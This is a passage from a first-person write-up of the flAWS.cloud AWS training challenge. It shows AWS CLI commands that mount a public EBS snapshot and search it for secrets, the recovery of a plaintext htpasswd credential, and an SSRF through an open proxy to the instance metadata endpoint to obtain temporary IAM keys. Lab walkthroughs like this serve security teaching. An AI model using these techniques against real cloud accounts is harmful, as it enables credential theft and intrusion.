


Fig 2.8 Creating a new volume from the snapshot

Then, I launched a temporary EC2 instance (an Ubuntu machine) in the us-west-2a zone and attached the newly created volume to it through the AWS console.






Fig 2.9 Initiating an ec2 instance



```
kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
rene@silentRecon: ~
}
}
(rene@silentRecon)~$ aws --profile reneFlawCloud ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdc809
{
  "Tags": [{}],
  "VolumeType": "gp2",
  "MultiAttachEnabled": false,
  "VolumeId": "vol-02d1037e5a5837ad",
  "Size": 8,
  "SnapshotId": "snap-0b49342abd1bdc809",
  "AvailabilityZone": "us-west-2a",
  "State": "creating",
  "CreateTime": "2025-08-01T18:37:58+00:00",
  "Encrypted": false
}
(rene@silentRecon)~$ aws --profile reneFlawCloud ec2 attach-volume \
--volume-id vol-04fc039bc13ea950 \
--instance-id i-0123456789abcde0 \
--device /dev/xvdf
An error occurred (InvalidParameterValue) when calling the AttachVolume operation: The instance ID 'i-0123456789abcde0' is malformed
(rene@silentRecon)~$ aws --profile reneFlawCloud ec2 attach-volume \
--volume-id vol-04fc039bc13ea950 \
--instance-id i-0946400b0f4622c68 \
--device /dev/xvdf
An error occurred (InvalidVolume.NotFound) when calling the AttachVolume operation: The volume 'vol-04fc039bc13ea950' does not exist.
(rene@silentRecon)~$ aws --profile reneFlawCloud ec2 attach-volume \
--volume-id vol-02d1037e5a5837ad \
--instance-id i-0946400b0f4622c68 \
--device /dev/xvdf
{
  "VolumeId": "vol-02d1037e5a5837ad",
  "InstanceId": "i-0946400b0f4622c68",
  "Device": "/dev/xvdf",
  "State": "attaching",
  "AttachTime": "2025-08-01T19:31:05.563000+00:00"
}
(rene@silentRecon)~$
```

Fig 3.0 Attaching the volume

Once attached, I SSH'd into the instance using my private key.



```
kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
ubuntu@ip-172-31-40-222: ~
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Fri Aug 1 21:35:19 UTC 2025
System load: 0.0 Processes: 106
Usage of /: 25.5% of 6.71GB Users logged in: 0
Memory usage: 21% IPv4 address for enx0: 172.31.40.222
Swap usage: 0%
* Ubuntu Pro delivers the most comprehensive open source security and
compliance features.
https://ubuntu.com/aws/pro
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
ubuntu@ip-172-31-40-222:~$
```

Fig 3.1 Ssh into the instance

From there, I began mounting the volume. I first ran-

lsblk


-to identify the attached volume, which appeared as /dev/xvdf1. To verify its filesystem type, I ran-

sudo file -s /dev/xvdf1

-confirming it was an ext4 Linux filesystem. I then created a mount point and mounted it using:

sudo mkdir -p /mnt/volume

sudo mount /dev/xvdf1 /mnt/volume



```
ubuntu@ip-172-31-40-222:~$ lsblk
NAME        MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0       7:0      0  27.2M 1 loop /snap/amazon-ssm-agent/11328
loop1       7:1      0  23.2M 1 loop /snap/core22/1981
loop2       7:2      0  50.9M 1 loop /snap/snapd/24505
xvda        202:0    0    8G  0 disk
├─xvda1     202:1    0    7G  0 part /
├─xvda1a    202:14   0    4M  0 part
├─xvda1s1   202:15   0 100M  0 part /boot/efi
├─xvda1s2   202:16   0  91M  0 part /boot
├─xvdb      202:16   0    8G  0 disk
├─xvdf      202:80   0    8G  0 disk
└─xvdf1     202:81   0    8G  0 part
ubuntu@ip-172-31-40-222:~$ sudo file -s /dev/xvdb1
/dev/xvdb1: cannot open /dev/xvdb1 (No such file or directory)
ubuntu@ip-172-31-40-222:~$ sudo file -s /dev/xvdf1
/dev/xvdf1: Linux rev.1.0 ext4 filesystem data, UUID=5a2875d8-d995-4511-bef9-802f8a7618e, volume name "clouding-rootfs" (needs journal recovery) (extents) (large files) (huge files)
ubuntu@ip-172-31-40-222:~$ sudo mkdir -p /mnt/volume
ubuntu@ip-172-31-40-222:~$ sudo mount /dev/xvdf1 /mnt/volume
ubuntu@ip-172-31-40-222:~$
```

Fig 3.2 Ssh into the instance and mounting the snapshot

Now with the snapshot mounted, I began exploring its contents. My goal was to look for any files that might contain login credentials or configuration secrets. Since I had a rough idea of when changes might have occurred, 12th -27th Feb 2017, I focused on files modified around a that date. Instead of relying on relative modification time, I used a more precise approach by running:

sudo find /mnt -type f -newermt "2017-02-12" ! -newermt "2017-02-27" 2>/dev/null

This command searched for files modified between February 12 to February 27th, 2017 — the day the website was last modified.

When I opened that file, I found exactly what I was looking for. It contained a command to set up HTTP Basic Authentication for Nginx, revealing both the username and the password in plain text:

```
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjiXgJ7nJu7rw5Ro68iE8M
```




fig 3.5 Contents of /mnt/home/ubuntu/setupNginx.sh

So the username was flaws and the password was nCP8xigdjpjiXgJ7nJu7rw5Ro68iE8M.




Fig 3.6 After entering the http credentials

Level 5 – SSRF to Instance Metadata and Temporary IAM Credentials




Fig 3.7 Level 5

When I got to Level 5 of the flAWS challenge, I noticed that I was still on the same subdomain as Level 4: 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud. But this time, the behavior had changed. Instead of seeing the usual HTTP-auth page, the server now seemed to act like a basic HTTP proxy. Basically, if I went to something like /proxy/flaws.cloud/, it would pull in the page from flaws.cloud and show it. Same for /proxy/neverssl.com/, which just loaded NeverSSL.

At first, it looked like a harmless tool, kind of neat, honestly, but the challenge hinted that there was more to it.

The goal for this level was to access the Level 6 S3 bucket: level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud. But the tricky part was that you couldn't just browse to it and list the contents. It seemed locked down or at least obfuscated in some way.

That's when I remembered AWS instances have a special internal IP, 169.254.169.254, which gives access to metadata about the instance, including IAM role credentials. It's supposed to be only accessible from inside the instance, but since this server is acting like a proxy...

I tried the URL:

<http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/>




Fig 3.8 Visiting the link

And it worked! I got a list of metadata paths. I kept going deeper:

/latest/meta-data/ → /iam/ → /security-credentials/

Eventually, I found a role named flaws, and from there, I got temporary AWS credentials: an access key, a secret key, and a session token.

